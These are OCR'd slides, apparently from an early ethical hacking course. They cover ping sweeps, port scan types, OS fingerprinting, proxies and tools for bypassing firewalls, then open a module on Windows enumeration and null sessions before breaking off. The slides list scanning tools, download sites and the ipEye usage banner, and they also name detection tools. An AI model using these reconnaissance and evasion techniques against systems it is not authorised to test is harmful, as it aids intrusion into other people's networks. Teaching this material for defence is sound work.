
# Ping

- Ping send out an ICMP Echo Request packet and awaits an ICMP Echo Reply message from an active machine.

- Alternatively, TCP/UDP packets are sent if incoming ICMP messages are blocked.

- Ping helps in assessing network traffic by time stamping each packet.

- Ping can also be used for resolving host names.

- Tools include *Pinger, WS_Ping ProPack, NetScan Tools, HPing, icmpenum*

# Tool: Pinger

# Detecting Ping Sweeps

Ping sweeps form a basic step in network mapping by polling network blocks and/or IP address ranges.

Ping Utilities include:

- WS_PingProPack (www.ipswitch.com)
- NetScan Tools (www.nwpsw.com)
- Hping (http://www.hping.org/download.html)
- icmpenum (www.nmrc.org/files/sunix/icmpenum-1.1.1.tgz)

Ping Sweep Detection Utilities include:

- Network based IDS (www.snort.org)
- Genius (www.indiesoft.com)
- BlackICE (www.networkice.com)
- Scanlogd (www.openwall.com/scanlogd)

# Discovering services running/ listening on target systems.

Why?

⊙ To determine live hosts in the event of ICMP requests being blocked by host.

⊙ To identify potential ports for furthering the attack.

⊙ To understand specific applications / versions of a service.

⊙ To discover operating system details.

Tools

⊙ Port Scanners

# TCP three-way handshake

1. SYN sent from Client

2. SYN/ACK sent from Server

3. ACK sent from Client

Client

Server

# Understanding Port Scanning Techniques

⊙**Port Scanning** is one of the most popular reconnaissance techniques used by hackers to discover services that can be compromised.

⊙A potential target computer runs many 'services' that listen at 'well-known' 'ports'.

⊙By scanning which ports are available on the victim, the hacker finds potential vulnerabilities that can be exploited.

⊙Scan techniques can be differentiated broadly into *Vanilla, Strobe, Stealth, FTP Bounce, Fragmented Packets, Sweep and UDP Scans.*

# Port Scanning Techniques

Port Scanning Techniques can be broadly classified into:

⊙ Open scan

⊙ Half- open scan

⊙ Stealth  scan

⊙ Sweeps

⊙ Misc

# Tool: ipEye, IPSecScan



**Select C:\WINNT\System32\cmd.exe**

```
ipEye 1.2 - (c) 2000-2001, Arne Vidstrom (arne.vidstrom@ntsecurity.nu)
            - http://ntsecurity.nu/toolbox/ipeye/

Error: Too few parameters.

Usage:

  ipEye <target IP> <scantype> -p <port> [optional parameters]
  ipEye <target IP> <scantype> -p <from port> <to port> [optional parameters]

  <scantype> is one of the following:
      -syn  = SYN scan
      -fin  = FIN scan
      -null = Null scan
      -xmas = Xmas scan

      (note: FIN, Null and Xmas scans don't work against Windows systems.

  [optional parameters] are selected from the following:
      -sip <source IP>   = source IP for the scan
      -sp <source port>  = source port for the scan
      -d <delay in ms>   = delay between scanned ports in milliseconds
                           (default set to 750 ms)
```

# Tool: NetScan Tools Pro 2003

# Tool: SuperScan

# Tool: NMap (Network Mapper)

# Active Stack Fingerprinting

- Fingerprinting is done to determine the remote OS

- Allows attacker to leave smaller footprint and have greater chance to succeed

- Based on the fact that various OS vendors implement the TCP stack differently

- Specially crafted packets sent to remote OS and response is noted. This is compared with a database to determine the OS

# Passive Fingerprinting

- Passive fingerprinting is also based on the differential implantation of the stack and the various ways an OS responds to it.

- However, instead of relying on scanning the target host, passive fingerprinting captures packets from the target host and study it for tell tale signs that can reveal the OS.

- Passive fingerprinting is less accurate than active fingerprinting.

# Cheops

# SocksChain

- SocksChain is a program that allows to work through a chain of SOCKS or HTTP proxies to conceal the actual IP-address.

- SocksChain can function as a usual SOCKS-server that transmits queries through a chain of proxies.

# Proxy Servers

- Proxy is a network computer that can serve as an intermediate for connection with other computers. They are usually used for the following purposes:

  - As firewall, a proxy protects the local network from outside access.

  - As IP-addresses multiplexer, a proxy allows to connect a number of computers to Internet when having only one IP-address

  - Proxy servers can be used (to some extent) to anonymize web surfing.

  - Specialized proxy servers can filter out unwanted content, such as ads or 'unsuitable' material.

  - Proxy servers can afford some protection against hacking attacks.

# Anonymizers

- Anonymizers are services that help make your own web surfing anonymous.

- The first anonymizer developed was Anonymizer.com, created in 1997 by Lance Cottrell.

- An anonymizer removes all the identifying information from a user's computers while the user surfs the Internet, thereby ensuring the privacy of the user.

# Bypassing Firewall using Httptunnel

http://www.nocrew.org/software/httptunnel.html

⊙Httptunnel creates a bidirectional virtual data path tunneled in HTTP requests. The requests can be sent via an HTTP proxy if so desired.

# HTTPort



HTTPort allows you to bypass an HTTP proxy, which is blocking you from the Internet. With HTTPort you may use the following software (just a sample list, not limited to !) from behind an HTTP proxy: e-mail, IRC, ICQ, news, FTP, AIM, any SOCKS capable software, etc. etc.

# Summary

- War dialing is the term given to accessing a network illegally over a compromised phone line. Popular tools include THC war dialer and phone sweep.

- Scanning is a method adopted by administrators and crackers alike to discover more about a network

- There are various scan types - SYN, FIN, Connect, ACK, RPC, Inverse Mapping, FTP Bounce, Idle Host etc. The use of a particular scan type depends on the objective at hand.

- Ways to subvert a standard connection include HTTPort, HTTP tunneling, using proxies, SOCKS chains and anonymizers.

# Ethical Hacking

Module IV

Enumeration

# Module Objective

- Understanding Windows 2000 enumeration

- How to Connect via Null Session

- How to disguise NetBIOS Enumeration

- Disguise using SNMP enumeration

- How to steal Windows 2000 DNS information using zone transfers

- Learn to enumerate users via CIFS/SMB

- Active Directory enumerations

# What is Enumeration

- If acquisition and non intrusive probing have not turned up any results, then an attacker will next turn to identifying valid user accounts or poorly protected resource shares.

- Enumeration involves active connections to systems and directed queries.

- The type of information enumerated by intruders:
  - Network resources and shares
  - Users and groups
  - Applications and banners

# Net Bios Null Sessions

- The null session is often refereed to as the Holy Grail of Windows hacking. Null Sessions take advantage of flaws in the CIFS/SMB (Common Internet File System/ Server Messaging Block).

- You can establish a Null Session with a Windows (NT/2000/XP) host by logging on with a null user name and password.

- Using these null connections allows you to gather the following information from the host:

  - List of users and groups
  - List of machines
  - List of shares
  - Users and host SIDs (Security Identifiers)

# So What's the Big Deal?

